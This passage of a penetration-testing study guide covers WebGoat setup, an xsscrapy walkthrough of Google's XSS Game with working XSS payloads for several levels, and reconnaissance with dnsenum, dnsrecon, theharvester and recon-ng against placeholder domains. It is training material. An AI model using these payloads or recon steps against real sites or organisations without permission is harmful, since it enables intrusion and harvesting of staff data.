It's intended for coders, but stepping through the answers is useful for non-coders too. Setting up a WebGoat server involves installing a tomcat application server and deploying the WebGoat.war file. On Kali this breaks down into:

```

# get latest packages for an installed Kali
apt-get update; apt-get -y dist-upgrade
# make sure java7 is the default
java -version      # see the default java (looking for 1.7)
update-alternatives --display java      # another look at the default
update-alternatives --config java       # select java 1.7
# install tomcat7 (tomcat8 fails)
apt-get install -y tomcat7
# set up user accounts from http://code.google.com/p/webgoat/wiki/FAQ
# in /var/lib/tomcat7/conf/tomcat-users.xml add the users below
cd /var/lib/tomcat7/conf
cp tomcat-users.xml tomcat-users.xml.orig
cat <<EOF > tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>
<tomcat-users>
  <role rolename="webgoat_basic"/>
  <role rolename="webgoat_admin"/>
  <role rolename="webgoat_user"/>
  <role rolename="tomcat"/>

```

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```
<user password="webgoat" roles="webgoat_admin" username="webgoat"/>
<user password="basic" roles="webgoat_user,webgoat_basic" username="basic"/>
<user password="tomcat" roles="tomcat" username="tomcat"/>
<user password="guest" roles="webgoat_user" username="guest"/>
</tomcat-users>
EOF
# if you want to run the manager-gui add a user for that
#   <user password="kali" roles="manager-gui" username="kali"/>
# get the war file currently on Google Code
#   http://code.google.com/p/webgoat/downloads/list
# and rename to WebGoat.war
# then copy to tomcat7 dir /var/lib/tomcat7/
cd
wget -O WebGoat.war http://webgoat.googlecode.com/files/WebGoat-5.4.war
cp WebGoat.war /var/lib/tomcat7/webapps/
# restart tomcat to pick up the users
service tomcat7 restart
# then point your browser to http://localhost:8080/WebGoat/attack
```

6.18 Wireshark

Consult the [Wireshark User's Guide](#) and [Wireshark Wiki](#) for information on using Wireshark. Especially useful are:

- [Wi-Fi \(WLAN, IEEE 802.11\)](#)
- [WLAN \(IEEE 802.11\) capture setup](#)
- [802.11 frames graphics](#)
- [Display Filter Reference: IEEE 802.11 wireless LAN](#)
- [Wireshark Online Tools](#) including:
 - [String-Matching Capture Filter Generator](#)
 - [WPA PSK \(Raw Key\) Generator](#)
 - [OUI Lookup Tool](#)

6.19 xsscrapy

6.19.1 what xsscrapy does & doesn't test

XSScrapy: fast, thorough XSS vulnerability spider clearly states *xsscrapy's* target vulnerabilities: both *XSS attack vectors xsscrapy will test* and *XSS attack vectors xsscrapy will not test*.

Since we'll be using *xsscrapy* against Google's *XSS game* we'll repeat the *XSS attack vectors xsscrapy will not test* here:

- Other headers

Let me know if you know of other headers you've seen XSS-exploitable in the wild and I may add checks for them in the script.

- Persistent XSS's reflected in pages other than the immediate response page

If you can create something like a calendar event with an XSS in it but you can only trigger it by visiting a specific URL that's different from the immediate response page then this script will miss it.

- DOM XSS

DOM XSS will go untested.

- CAPTCHA protected forms

This should probably go without saying, but captchas will prevent the script from testing forms that are protected by them.

- AJAX

Because Scrapy is not a browser, it will not render javascript so if you're scanning a site that's heavily built on AJAX this scraper will not be able to travel to all the available links. I will look into adding this functionality in the future although it is not a simple task.

Google's XSS game has javascript-based XSS, including DOM and hash URI based vulnerabilities. [xsscrapy](#) does not test for those. [Modern techniques for XSS discovery](#) mentions [DOMinatorPro](#) as one tool that tests for DOM-based XSS.

6.19.2 installation & setup

multiuser setup

[xsscrapy](#) fits in with the Kali Linux philosophy where you run everything as root (or at least as one user): the install directory appears to be a [scrapy](#) project created for running [xsscrapy](#). Of course this doesn't work well for multiple users or non-root users. So we'll try to come up with a multi-user installation: each user must create a [scrapy](#) [xsscrapy](#) project directory of their own. Since the created project misses all the important data from the [xsscrapy](#) install directory, the user should then replace their project's [xsscrapy](#) subdirectory there with a link to the shared [xsscrapy](#) installation directory. We believe the [xsscrapy](#) subdirectory is read-only.

installation using pip

[xsscrapy](#) requirements are currently:

```
Scrapy==0.24.4
pybloom==1.1
requests
beautifulsoup
```

Kali Linux is hopelessly behind in both scrapy (currently 0.14.4-1 vs. the required 0.24.4) and pybloom (0.3.11-1kali3 vs. the required pybloom 1.1), so we'll install it in `/usr/local/bin` resorting to using pip to pull in the latest versions:

```
cd /usr/local/bin
sudo git clone https://github.com/DanMcInerney/xsscrapy.git git.xsscrapy
sudo ln -s git.xsscrapy/xsscrapy.py xsscrapy
cd git.xsscrapy
sudo wget https://bootstrap.pypa.io/get-pip.py
sudo python get-pip.py
sudo pip install -r requirements.txt
```

Remember, [xsscrapy](#) is based on [scrapy](#) and in fact the [xsscrapy](#) installation directory is a [scrapy](#) project. To understand this, consult [Scrapy Command line tool](#) section *Default structure of Scrapy projects*.

Before delving into the command-line tool and its sub-commands, let's first understand the directory structure of a Scrapy project.

Though it can be modified, all Scrapy projects have the same file structure by default, similar to this:

```
scrapy.cfg
myproject/
  __init__.py
  items.py
  pipelines.py
  settings.py
  spiders/
    __init__.py
    spider1.py
    spider2.py
    ...
```

The directory where the scrapy.cfg file resides is known as the project root directory. That file contains the name of the python module that defines the project settings. Here is an example:

```
[settings]
default = myproject.settings
```

What this all means is that you cannot “just run” xsscrapy from any old directory - it must be a scrapy project directory. If not you'll get the following error:

```
hacker@kali:~$ xsscrapy -u http://example.com/
Scrapy 0.24.4 - no active project

Unknown command: crawl

Use "scrapy" to see available commands
```

per-user scrapy project directory

But an unprivileged user can't run from the install directory as it will attempt to create an output file *DIRECTORY-vulns.txt* there. So you create a project directory somewhere in your home directory and replace the xsscrapy subdirectory with a link to the installation xsscrapy subdirectory:

```
scrapy startproject xsscrapy
cd xsscrapy
# our xsscrapy subdirectory must be replaced by xsscrapy's
rm -rf xsscrapy
ln -s /usr/local/bin/git.xsscrapy/xsscrapy .
```

6.19.3 use it on Google's XSS Game

We attempted to use xsscrapy on Google's [XSS game](#) (assuming that a scrapy project was created in *~/local/XSS/xsscrapy*). Levels 1 & 5 were solved; levels 2-4 & 6 were not solved. Only level 4 was not solved but appeared to be within xsscrapy's scope.

First, a side note on why xsscrapy gets by without the seemingly required XSS game cookies. The Google App Engine XSS game has a python controller that actually does two things: (1) provides the game which traps the `alert()` and shows the code & hints; (2) runs the vulnerable app within an iframe surrounded by the game content. The code we are shown is what would be the code for the iframe only if there were no surrounding game - the game's code is not

shown. And while the game page <https://xss-game.appspot.com/level6/> is protected by a cookie, the level's iframe <https://xss-game.appspot.com/level6/frame> is not. And that's how `xsscrapy` is able to be used to attack the game: it uses the iframe link. If the game really needed such a cookie we are not aware of a way to pass the cookie to `xsscrapy`.

Level 1

`xsscrapy` did find the vulnerability. When `xsscrapy` finds a vulnerability it will create or append to the `xsscrapy-vuln.txt` file.

Run `xsscrapy` in the `scrapy` project directory `~/local/XSS/xsscrapy`:

```
hacker@kali:~/local/XSS/xsscrapy$ cd local/XSS/xsscrapy
hacker@kali:~/local/XSS/xsscrapy$ xsscrapy -u http://xss-game.appspot.com/
##### SNIP #####
hacker@kali:~/local/XSS/xsscrapy$ ls
scrapy.cfg  xsscrapy  xsscrapy-vulns.txt
hacker@kali:~/local/XSS/xsscrapy$ cat xsscrapy-vulns.txt
URL: http://xss-game.appspot.com/level1/frame
response URL: http://xss-game.appspot.com/level1/frame?query=9zqxat%27%22%28%29%7B%7D
↪%3C%3E%3A%2F9zqxat%3B9
POST url: http://xss-game.appspot.com/level1/frame
Unfiltered: '(){}<x>:/;
Payload: 9zqxat'(){}<x>:/9zqxat;9
Type: form
Injection point: query
Possible payloads: <svG onLoad=prompt(9)>
Line: <b>9zqxat'(){}<x>:/9zqxat;9
```

`xsscrapy` found the injection point query with payload `<svG onLoad=prompt(9)>` which we convert to using `alert(9)` instead of `prompt(9)`. Trying location [https://xss-game.appspot.com/level1/frame?query=<svG onLoad=alert\(9\)>](https://xss-game.appspot.com/level1/frame?query=<svG onLoad=alert(9)>) in the browser solves level 1 and gives the browser the cookie it needs to proceed in game.

Level 2

`xsscrapy` did not find the vulnerability solution: enter `` in the form.

The XSS vulnerability is a client-side-only javascript/DOM XSS vulnerability; `xsscrapy` does not test DOM XSS.

Level 3

`xsscrapy` did not find the XSS vulnerability solution: enter location [https://xss-game.appspot.com/level3/frame#x' onerror='alert\("boo"\)'](https://xss-game.appspot.com/level3/frame#x' onerror='alert().

Unlike level 2 you can enter the XSS vulnerability in the location bar just like doing an HTTP GET. But the client uses jQuery with hash URIs; that is, the part of the URI after the `#` is not sent to the server but is processed by the client's browser. So just like level 2 this is a client-side javascript XSS vulnerability which `xsscrapy` does not test.

For a little background on hash URIs read [6 Things You Should Know About Fragment URLs](#). It clearly states that the URI part after the `#` is client-side only. Read Wikipedia's [Fragment identifier](#) for more information (our bolding below):

In URIs a hashmark `#` introduces the optional fragment near the end of the URL. The generic RFC 3986 syntax for URIs also allows an optional query part introduced by a question mark `?`. In URIs with a query and a fragment, the fragment follows the query. Query parts depend on the URI scheme and are evaluated

by the server — e.g., http: supports queries unlike ftp:. Fragments depend on the document MIME type and are evaluated by the client (Web browser). Clients are not supposed to send URI-fragments to servers when they retrieve a document, and without help from a local application (see below) fragments do not participate in HTTP redirections.

...

The fragment identifier functions differently than the rest of the URI: namely, its processing is exclusively client-side with no participation from the web server ...

Level 4

`xsscrapy` did not find the XSS vulnerability solution: enter `3')`;alert('boo in the form.

Now the XSS vulnerability is easily discoverable: just open up a browser window `3')%3Balert('boo` or even more encoded `timer=3%27%29%3Balert%28%27boo` - you'll get the alert:

```
Congratulations, you executed an alert:
boo
You can now advance to the next level.
```

Alternatively you could use `curl` to view the returned page:

```
hacker@kali:~/local/XSS/xsscrapy$ curl \
https://xss-game.appspot.com/level4/frame?timer=3%27%29%3Balert%28%27boo
<!doctype html>
<html>
  <head>
    <!-- Internal game scripts/styles, mostly boring stuff -->
    <script src="/static/game-frame.js"></script>
    <link rel="stylesheet" href="/static/game-frame-styles.css" />

    <script>
      function startTimer(seconds) {
        seconds = parseInt(seconds) || 3;
        setTimeout(function() {
          window.confirm("Time is up!");
          window.history.back();
        }, seconds * 1000);
      }
    </script>
  </head>
  <body id="level4">
    
    <br>
    
    <br>
    <div id="message">Your timer will execute in 3&#39;);alert(&#39;boo seconds.</div>
  </body>
</html>
```

In either case you'll see the vulnerable `` returned which `xsscrapy` doesn't find. With `xsscrapy -u https://xss-game.appspot.com/level4/frame`, `xsscrapy` does find the query parameter `timer` but does not successfully attack it.

Level 5

We run `xsscrapy` in the `scrapy` project directory `~/local/XSS/xsscrapy`:

```
hacker@kali:~/local/XSS/xsscrapy$ cd local/XSS/xsscrapy
hacker@kali:~/local/XSS/xsscrapy$ xsscrapy \
-u https://xss-game.appspot.com/level5/frame
##### SNIP #####
hacker@kali:~/local/XSS/xsscrapy$ ls
scrapy.cfg  xsscrapy  xsscrapy-vulns.txt
hacker@kali:~/local/XSS/xsscrapy$ cat xsscrapy-vulns.txt
URL: https://xss-game.appspot.com/level5/frame/signup?next=confirm
response URL: https://xss-game.appspot.com/level5/frame/signup?next=9zqjxnt'%22()%7B
↪%7D%3Cx%3E:/9zqjxnt;9
Unfiltered: (){}x:/
Payload: 9zqjxnt'"(){}<x>:/9zqjxnt;9
Type: url
Injection point: next
Possible payloads: JavaScript:prompt(9)
Line: <a href="9zqjxnt&#39;&quot;(){}&lt;x&gt;:/9zqjxnt
```

Now `xsscrapy` found the injection point `next` with payload `JavaScript:prompt(9)` which we convert to using `alert(9)` instead of `prompt(9)`. Trying `https://xss-game.appspot.com/level5/frame/signup?next=JavaScript:alert(9)` that with the browsers solves level5.

Level 6

`xsscrapy` did not find the XSS vulnerability: enter location `https://xss-game.appspot.com/level6/frame#data:text/javascript,alert("boo")`.

Like level4, level 6 uses a hash URI with client-side javascript creating the vulnerable page dynamically; `xsscrapy` does not test DOM XSS.

PENTEST RECONNAISSANCE

This is a summary of some of the reconnaissance topics we've studied.

7.1 HackBack!

A hacker named Phineas Fisher claimed responsibility for the 2015 hack of the [Hacking Team](#) and the 2014 hack on [Gamma Group](#). The alleged perpetrator published a "DIY Guide" [HackBack! v1](#) followed by an updated [HackBack!](#). Well worth reading.

7.2 one-off tools

7.2.1 google hacking database

The [google hacking database](#) is a compendium of Google hacking searches useful in penetration testing.

7.2.2 dnsenum

[dnsenum](#) is available in Kali Linux and can be installed in Debian Linux as follows:

```
# no debian Net::Whois::IP module, so partial functionality
cd /usr/local/bin
sudo apt-get install libnet-dns-perl libnet-ip-perl libnet-netmask-perl \
    libstring-random-perl libtest-www-mechanize-perl libxml-writer-perl -y
sudo git clone https://github.com/fwaeytens/dnsenum git.dnsenum
sudo ln -s git.dnsenum/dnsenum.pl dnsenum
sudo chmod +x dnsenum
```

```
me@myhostp:~$ dnsenum SOMEDOMAIN.COM
dnsenum.pl VERSION:1.2.4

-----  SOMEDOMAIN.COM  -----

Host's addresses:
-----
SOMEDOMAIN.COM.                599      IN      A       184.168.221.63
```

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Name Servers:

ns08.domaincontrol.com.	75921	IN	A	208.109.255.4
ns07.domaincontrol.com.	75841	IN	A	216.69.185.4

Mail (MX) Servers:

aspmx.l.google.com.	80	IN	A	74.125.142.27
alt1.aspmx.l.google.com.	81	IN	A	173.194.68.26
alt2.aspmx.l.google.com.	292	IN	A	74.125.131.27
aspmx2.googlemail.com.	292	IN	A	74.125.29.27
aspmx3.googlemail.com.	68	IN	A	74.125.131.27
aspmx4.googlemail.com.	240	IN	A	173.194.66.27
aspmx5.googlemail.com.	292	IN	A	74.125.136.27

Trying Zone Transfers and getting Bind Versions:

```
Trying Zone Transfer for SOMEDOMAIN.COM on ns08.domaincontrol.com ...
AXFR record query failed: truncated zone transfer
```

```
Trying Zone Transfer for SOMEDOMAIN.COM on ns07.domaincontrol.com ...
AXFR record query failed: truncated zone transfer
```

```
brute force file not specified, bay.
```

7.2.3 dnsrecon

dnsrecon is available in Kali Linux and can be installed in Debian Linux as follows:

```
cd /usr/local/bin
sudo apt-get install python-dnspython python-netaddr -y
sudo git clone https://github.com/darkoperator/dnsrecon git.dnsrecon
sudo ln -s git.dnsrecon/dnsrecon.py dnsrecon
```

Here is a sample run:

```
me@myhostp:~$ dnsrecon -d SOMEDOMAIN.COM
[*] Performing General Enumeration of Domain: SOMEDOMAIN.COM
[-] DNSSEC is not configured for SOMEDOMAIN.COM
[*] SOA ns07.domaincontrol.com 216.69.185.4
[*] SOA ns07.domaincontrol.com 2607:f208:206::4
[*] NS ns07.domaincontrol.com 216.69.185.4
[*] NS ns07.domaincontrol.com 2607:f208:206::4
[*] NS ns08.domaincontrol.com 208.109.255.4
[*] NS ns08.domaincontrol.com 2607:f208:302::4
[*] MX aspmx.l.google.com 74.125.193.26
[*] MX alt1.aspmx.l.google.com 173.194.68.26
[*] MX alt2.aspmx.l.google.com 74.125.131.27
```

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```

[*] MX aspmx2.googlemail.com 74.125.29.26
[*] MX aspmx3.googlemail.com 74.125.131.27
[*] MX aspmx4.googlemail.com 173.194.67.26
[*] MX aspmx5.googlemail.com 74.125.136.26
[*] MX aspmx.l.google.com 2607:f8b0:4001:c05::1a
[*] MX alt1.aspmx.l.google.com 2607:f8b0:400d:c00::1a
[*] MX alt2.aspmx.l.google.com 2607:f8b0:400c:c03::1b
[*] MX aspmx2.googlemail.com 2607:f8b0:400d:c04::1a
[*] MX aspmx3.googlemail.com 2607:f8b0:400c:c03::1b
[*] MX aspmx4.googlemail.com 2a00:1450:400c:c05::1a
[*] MX aspmx5.googlemail.com 2a00:1450:4013:c01::1a
[*] A SOMEDOMAIN.COM 184.168.221.63
[*] TXT SOMEDOMAIN.COM v=spf1 include:_spf.google.com ~all
[*] TXT SOMEDOMAIN.COM google-site-verification=2MeBE0I5lI9_
  ↳sb5FEVnH6alnSkT4vkq6DAKgRLuGQ3g
[*] Enumerating SRV Records
[-] No SRV Records Found for SOMEDOMAIN.COM
[*] 0 Records Found

```

7.2.4 theharvester

`thearvester` is available in Kali Linux and can be installed in Debian Linux as follows:

```

cd /usr/local/bin
sudo git svn clone http://thearvester.googlecode.com/svn/trunk/ git.thearvester
sudo ln -s git.thearvester/theHarvester.py theharvester
sudo chmod +x theharvester

```

A quick run `thearvester example.com -l 200 -b all` revealed 61 emails vs `recon-ng`'s 46 (although having a linkedin api would probably yield over 90 email addresses). Additionally, `thearvester` discovered the host `elearning.example.com` but missed a number of those found by `recon-ng`.

7.3 recon-ng

7.3.1 recon-ng overview

`recon-ng` performs web-based reconnaissance and information gathering as a precursor to using [Metasploit](#) and the [Social-Engineering Toolkit](#). It can fit into and expand the information gathering part of the [OWASP Web Application Penetration Testing Guide](#). It requires some prior manual reconnaissance for seed data: companies, domains, locations, and netblocks. From there it can be used to expand the domains; provide contacts, hosts, and ports; limited leaks and vulnerabilities; and pushpins (geographically tagged data such as tweets and photos).

`recon-ng`'s interface has radically changed with v4.0.0. All users should review [Recon-ng Update](#) to understand the new interface and how to use `recon-ng`. Since `recon-ng` does lots of screen-scraping you can expect it to be unstable due to web site changes.

It comes installed with Kali linux and can easily be installed on Debian via:

```

cd /usr/local/bin
sudo git clone https://bitbucket.org/LaNMaSteR53/recon-ng.git git.recon-ng
sudo ln -s git.recon-ng/recon-ng .

```

`recon-ng` is designed to facilitate working on several distinct, simultaneous pentest projects. It has both global (per-pentester) data and per-workspace (aka per-project) data.

The global data consists of keys (authentication information) for online api's required by some of `recon-ng`'s modules. These are unique for each pentester and don't change between projects. They are stored in the SQLite database `$HOME/.recon-ng/keys.db` and viewed via `show keys`.

See `help keys`, `show keys`, and [recon-ng Wiki Acquiring API Keys](#) for details. Currently the following keys are free:

[bing API](#)

[facebook API](#) **NOTE** currently only the `facebook_username` and `facebook_password` keys are used (`facebook_api` and `facebook_secret` are ignored)

[twitter API](#)

[google API](#) - create project, enable custom search API, add search with bogus site, edit site by selecting "Search the entire web ..." along with deleting bogus site. Under "Credentials", "Create new Key" (client key allowed from /) and enter via `keys add google_api KEY`. For your custom search, get its custom url and enter the "cx" value via `keys add google_cse CX`.

And the following keys are not free or require vetting/contact:

[built with](#)

[flickr](#) requires approval

[jigsaw API](#) - [salesforce data.com](#)

[Linked-in](#) requires vetting

[PwnedList](#) requires contact for API access

[shodan](#)

The per-workspace data are stored in a SQLite database `$HOME/.recon-ng/workspaces/WORKSPACENAME/data.db`: tables for companies, contacts, credentials, domains, hosts, leaks, locations, netblocks, options, ports, pushpins, and vulnerabilities. Workspaces allow simultaneously performing several distinct recon efforts on the same computer. At the start of each `recon-ng` project, create & use a new project workspace via `workspaces add PROJECT` then `workspaces select PROJECT`. Use `help` to show the `recon-ng` commands and `show modules` for the `recon-ng` modules available.

7.3.2 Before using recon-ng

Getting used `recon-ng`

Module names reflect the python module directory structure:

- Module category:

The first directory selects one of these categories of modules: discovery, exploitation, import, recon (the bulk of modules), and reporting.

- Input-Output (only recon category):

The second directory for recon category shows the input and output tables. So “recon/domains-hosts/...” inputs the domains table to update the hosts table. The other categories skip this level.

- Source (recon-only category):

The third level reflects the information source, for example “recon/domains-hosts/netcraft”.

recon-ng has tab-completion and allows short names or searching for names. For example, to find commands that recon for hosts, enter search -hosts. And use netcraft is equivalent to use recon/domains-hosts/netcraft.

```
[recon-ng][example.com] > search -hosts
[*] Searching for '-hosts'...

Recon
-----
recon/domains-hosts/baidu_site
recon/domains-hosts/bing_domain_api
recon/domains-hosts/bing_domain_web
recon/domains-hosts/brute_hosts
recon/domains-hosts/google_site_api
recon/domains-hosts/google_site_web
recon/domains-hosts/netcraft
recon/domains-hosts/shodan_hostname
recon/domains-hosts/ssl_san
recon/domains-hosts/vpnhunter
recon/domains-hosts/yahoo_site
recon/hosts-hosts/bing_ip
recon/hosts-hosts/ip_neighbor
recon/hosts-hosts/ipinfodb
recon/hosts-hosts/resolve
recon/hosts-hosts/reverse_resolve
recon/netblocks-hosts/reverse_resolve
recon/netblocks-hosts/shodan_net
[recon-ng][example.com] > use netcraft
[recon-ng][example.com][netcraft] >
```

The typical module usage pattern is use MODULE, show info, set PARM VALUE, run, then back to get to the global scope.

And you can run shell commands via shell or when it doesn't match an existing recon-ng command:

```
[recon-ng][example2.org][netcraft] > shell ls -l /usr/local/bin
[*] Command: ls -l /usr/local/bin
total 1084
drwxr-sr-x 1 root staff      188 Aug  4 23:40 git.recon-ng
lrwxrwxrwx 1 root staff       21 Aug  4 23:49 recon-ng -> git.recon-ng/recon-ng
[recon-ng][example2.org][netcraft] > ls -laR ~/.recon-ng
[*] Command: ls -laR ~/.recon-ng
/home/me/.recon-ng:
total 8
drwxr-xr-x 1 me  me    34 Aug  7 12:01 .
drwxr-xr-x 1 me  me  1092 Aug  9 09:09 ..
-rw-r--r-- 1 me  me  5120 Aug  7 12:01 keys.db
drwxr-xr-x 1 me  me   84 Aug  8 21:17 workspaces

/home/me/.recon-ng/workspaces:
```

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```
total 0
drwxr-xr-x 1 me me 84 Aug 8 21:17 .
drwxr-xr-x 1 me me 34 Aug 7 12:01 ..
drwxr-xr-x 1 me me 14 Aug 6 12:09 default
drwxr-xr-x 1 me me 14 Aug 8 23:22 example.com

/home/me/.recon-ng/workspaces/default:
total 16
drwxr-xr-x 1 me me 14 Aug 6 12:09 .
drwxr-xr-x 1 me me 84 Aug 8 21:17 ..
-rw-r--r-- 1 me me 16384 Aug 6 12:09 data.db

/home/me/.recon-ng/workspaces/example.com:
total 16
drwxr-xr-x 1 me me 14 Aug 8 23:22 .
drwxr-xr-x 1 me me 84 Aug 8 21:17 ..
-rw-r--r-- 1 me me 16384 Aug 8 23:22 data.db
```

And you can save commands to a file and rerun them:

```
[recon-ng][example2.org][netcraft] > back
[recon-ng][example2.org] > record start saveme.txt
[*] Recording commands to 'saveme.txt'.
[recon-ng][example2.org] > use netcraft
[recon-ng][example2.org][netcraft] > run
##### SNIP #####
[recon-ng][example2.org][netcraft] > back
[recon-ng][example2.org] > record stop
[*] Recording stopped. Commands saved to 'saveme.txt'.
[recon-ng][example2.org] > cat saveme.txt
[*] Command: cat saveme.txt
use netcraft
run
back
record stop
[recon-ng][example2.org] > resource saveme.txt
##### SNIP #####
[recon-ng][example2.org][netcraft] > back
[recon-ng][example2.org] > record stop
[*] Recording is already stopped.
[recon-ng][example2.org] > EOF
```

Modules, tables, keys, ...

Run `help` and `show`, followed by running most of the listed commands to get used to the interface.

Setting up recon-ng global data

Run the `recon-ng` command **show keys** to list `recon-ng`'s global web API accounts. They are (or should be) described in [recon-ng Wiki Acquiring API Keys](#). Not all the accounts are freely available: some charge or go through an approval process. The following keys are currently free and available without an approval cycle: `bing_api`, `facebook_password/facebook_username`, `google_api/google-cse`, `rapportive_token` (automatically saved by `recon-ng`), and `twitter_api/twitter_secret/twitter_token`. Here is an example of setting up the `facebook_username/facebook_password`:

```
[recon-ng][default] > show keys
[recon-ng][default] > keys add facebook_username FACEBOOKUSER
[recon-ng][default] > keys add facebook_password FACEBOOKPW
[recon-ng][default] > show keys
```

Getting seed data for recon-ng

Google search for company “Sample Company” finds **www.example.com** along with the company name and locations and “Sample Company Europe” at **www.exampleeurope.com**. Start by updating the **companies** and **locations** tables.

```
[recon-ng][default] > workspaces add example.com
[recon-ng][example.com] > add companies Sample Company~100 employees
[recon-ng][example.com] > add locations ~~123 Maple Street, Anytown, CA 12345
[recon-ng][example.com] > add locations ~~456 Elm Ave, Anothertown, CA 67890
[recon-ng][example.com] > add companies Sample Company Europe~Registration number:~
↪1234567
[recon-ng][example.com] > add locations ~~Someplace in Europe, A Street, A City, A~
↪Country, 1234 5678
```

Now search for more domains to add to recon-ng via Google searches for **site:example.com -site:www.example.com** and **site:exampleeurope.com -site:www.exampleeurope.com**. Note that some tables require specification of columns which are separated by the tilde “~” character.

```
[recon-ng][example.com] > add domains example.com
[recon-ng][example.com] > add domains exampleeurope.com
[recon-ng][example.com] > add hosts www.example.com~~~~~
[recon-ng][example.com] > add hosts blog.example.com~~~~~
[recon-ng][example.com] > add hosts mail.example.com~~~~~
[recon-ng][example.com] > add hosts web.example.com~~~~~
[recon-ng][example.com] > add hosts example.com~~~~~
[recon-ng][example.com] > add hosts www.exampleeurope.com~~~~~
```

As for netblocks, a quick visit to [ARIN - American NIC](#) for **Sample Company** provides 2 netblocks and [RIPE NNC - Europe NIC](#) for **Sample Company Europe** provides no IPv4 netblocks.

```
whois -h whois.arin.net -- "Sample Company"
##### SNIP #####
Sample Company (C02345678) UU-1-2-3-4-D5 (NET-1-2-3-4-1) 1.2.3.0 - 1.2.3.31
Sample Company (C03456789) example (NET-2-3-4-5-1) 2.3.4.0 - 2.3.4.7
```

```
[recon-ng][example.com] > add netblocks 1.2.3.0/27
[recon-ng][example.com] > add netblocks 2.3.4.10/29
```

Leverage known netblocks

Try to get more information based on the known netblocks. Here we illustrate `show info` for a module to show the required input arguments. In the first case there are no more arguments to set.

```
[recon-ng][example.com] > search netblocks-
[*] Searching for 'netblocks-'...
```

```
Recon
-----
```

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```

recon/netblocks-hosts/reverse_resolve
recon/netblocks-hosts/shodan_net
recon/netblocks-ports/census_2012

[recon-ng][example.com] > use recon/netblocks-hosts/reverse_resolve
[recon-ng][example.com][reverse_resolve] > show info

    Name: Reverse Resolver
    Path: modules/recon/netblocks-hosts/reverse_resolve.py
    Author: John Babio (@3viljohn)

Description:
    Conducts a reverse lookup for each of a netblock's IP addresses to resolve the
    ↪hostname. Updates the
    'hosts' table with the results.

Options:
    Name      Current Value  Req  Description
    -----
    SOURCE    default           yes  source of input (see 'show info' for details)

Source Options:
    default      SELECT DISTINCT netblock FROM netblocks WHERE netblock IS NOT NULL
    <string>      string representing a single input
    <path>        path to a file containing a list of inputs
    query <sql>   database query returning one column of inputs

[recon-ng][example.com][reverse_resolve] > run

-----
1.2.3.0/27
-----
[*] 1.2.3.0 => No record found.
[*] 1.2.3.1 => gateway.somethingelse.com
##### SNIP #####
[*] 1.2.3.31 => No record found.

-----
2.3.4.0/29
-----
[*] 2.3.4.0 => 2-3-4-0-isp.net
[*] 2.3.4.7 => 2-3-4-7-isp.net

-----
SUMMARY
-----
[*] 38 total (38 new) items found.
[recon-ng][example.com][reverse_resolve] >

```

DNS brute forcing TLDs and SLDs

```

[recon-ng][example.com] > search -domains
[*] Searching for '-domains'...

Recon

```

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```

-----
recon/domains-domains/brute_suffix

[recon-ng][example.com] > use brute_suffix
[recon-ng][example.com][brute_suffix] > show options

Name          Current Value                               Req  Description
-----
SOURCE         default                                           yes  source of input (see
↳ 'show info' for details)
SUFFIXES       /usr/local/bin/git.recon-ng/data/suffixes.txt  yes  path to public suffix_
↳ wordlist
[recon-ng][example.com][brute_suffix] > run
##### SNIP #####

-----
SUMMARY
-----
[*] 19 total (16 new) items found.

[recon-ng][example.com][brute_suffix] > show domains

+-----+
| rowid |          domain          |
+-----+
| 3      | example.biz              |
| 13     | example.co.in            |
| 15     | example.co.uk            |
| 1      | example.com              |
| 12     | example.com.br           |
| 4      | example.de               |
| 14     | example.de.ki            |
| 5      | example.eu               |
| 6      | example.in               |
| 7      | example.info             |
| 8      | example.net              |
| 9      | example.org              |
| 10     | example.ro               |
| 11     | example.us               |
| 18     | exampleeurope.co.uk      |
| 2      | exampleeurope.com        |
| 17     | exampleeurope.de.ki      |
| 16     | exampleeurope.net        |
+-----+

[*] 18 rows returned

[recon-ng][example.com][brute_suffix] > back
[recon-ng][example.com] >

```

Of the 16 domains added 5 are redirects back to the original 2: **http://example.biz/.net/.org** are redirects to **http://example.com/...** and **exampleeurope.net/.co.uk** are redirects to **exampleeurope.com**. The rest appear to be unrelated and are deleted via `del domains ROWID` for each ROWID:

```

[recon-ng][example.com] > del domains 12
##### SNIP #####

```

Run host gathering modules

```
[recon-ng][example.com] > search -hosts
[*] Searching for '-hosts'...

Recon
-----
recon/domains-hosts/baidu_site
recon/domains-hosts/bing_domain_api
recon/domains-hosts/bing_domain_web
recon/domains-hosts/brute_hosts
recon/domains-hosts/google_site_api
recon/domains-hosts/google_site_web
recon/domains-hosts/netcraft
recon/domains-hosts/shodan_hostname
recon/domains-hosts/ssl_san
recon/domains-hosts/vpnhunter
recon/domains-hosts/yahoo_site
recon/hosts-hosts/bing_ip
recon/hosts-hosts/ip_neighbor
recon/hosts-hosts/ipinfodb
recon/hosts-hosts/resolve
recon/hosts-hosts/reverse_resolve
recon/netblocks-hosts/reverse_resolve
recon/netblocks-hosts/shodan_net

[recon-ng][example.com] > use brute_hosts
[recon-ng][example.com][brute_hosts] > run
##### SNIP #####
[recon-ng][example.com][brute_hosts] > use baidu_site
[recon-ng][example.com][baidu_site] > run
##### SNIP #####
[recon-ng][example.com][baidu_site] > use bing_domain_api
[recon-ng][example.com][bing_domain_api] > run
##### SNIP #####
[recon-ng][example.com][bing_domain_api] > use bing_domain_web
[recon-ng][example.com][bing_domain_web] > run
##### SNIP #####
[recon-ng][example.com][bing_domain_web] > use google_site_api
[recon-ng][example.com][google_site_api] > run
##### SNIP #####
[recon-ng][example.com][google_site_api] > use google_site_web
[recon-ng][example.com][google_site_web] > run
##### SNIP #####
[recon-ng][example.com][google_site_web] > use netcraft
[recon-ng][example.com][netcraft] > run
##### SNIP #####
[recon-ng][example.com][netcraft] > back
[recon-ng][example.com] > set TIMEOUT 20
[recon-ng][example.com] > use ssl_san
[recon-ng][example.com][ssl_san] > run
##### SNIP #####
[recon-ng][example.com][ssl_san] > back
[recon-ng][example.com] > set TIMEOUT 30
[recon-ng][example.com] > use vpnhunter
[recon-ng][example.com][vpnhunter] > run
##### SNIP #####
```

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```
[recon-ng][example.com][vpnhunter] > use yahoo_site
[recon-ng][example.com][yahoo_site] > run
##### SNIP #####
[recon-ng][example.com][yahoo_site] > use bing_ip
[recon-ng][example.com][bing_ip] > run
##### SNIP #####
[recon-ng][example.com][bing_ip] > use ip_neighbor
[recon-ng][example.com][ip_neighbor] > run
##### SNIP #####
[recon-ng][example.com][ip_neighbor] > use /resolve
[recon-ng][example.com][resolve] > run
##### SNIP #####
[recon-ng][example.com][resolve] > use recon/hosts-hosts/reverse_resolve
[recon-ng][example.com][reverse_resolve] > run
##### SNIP #####
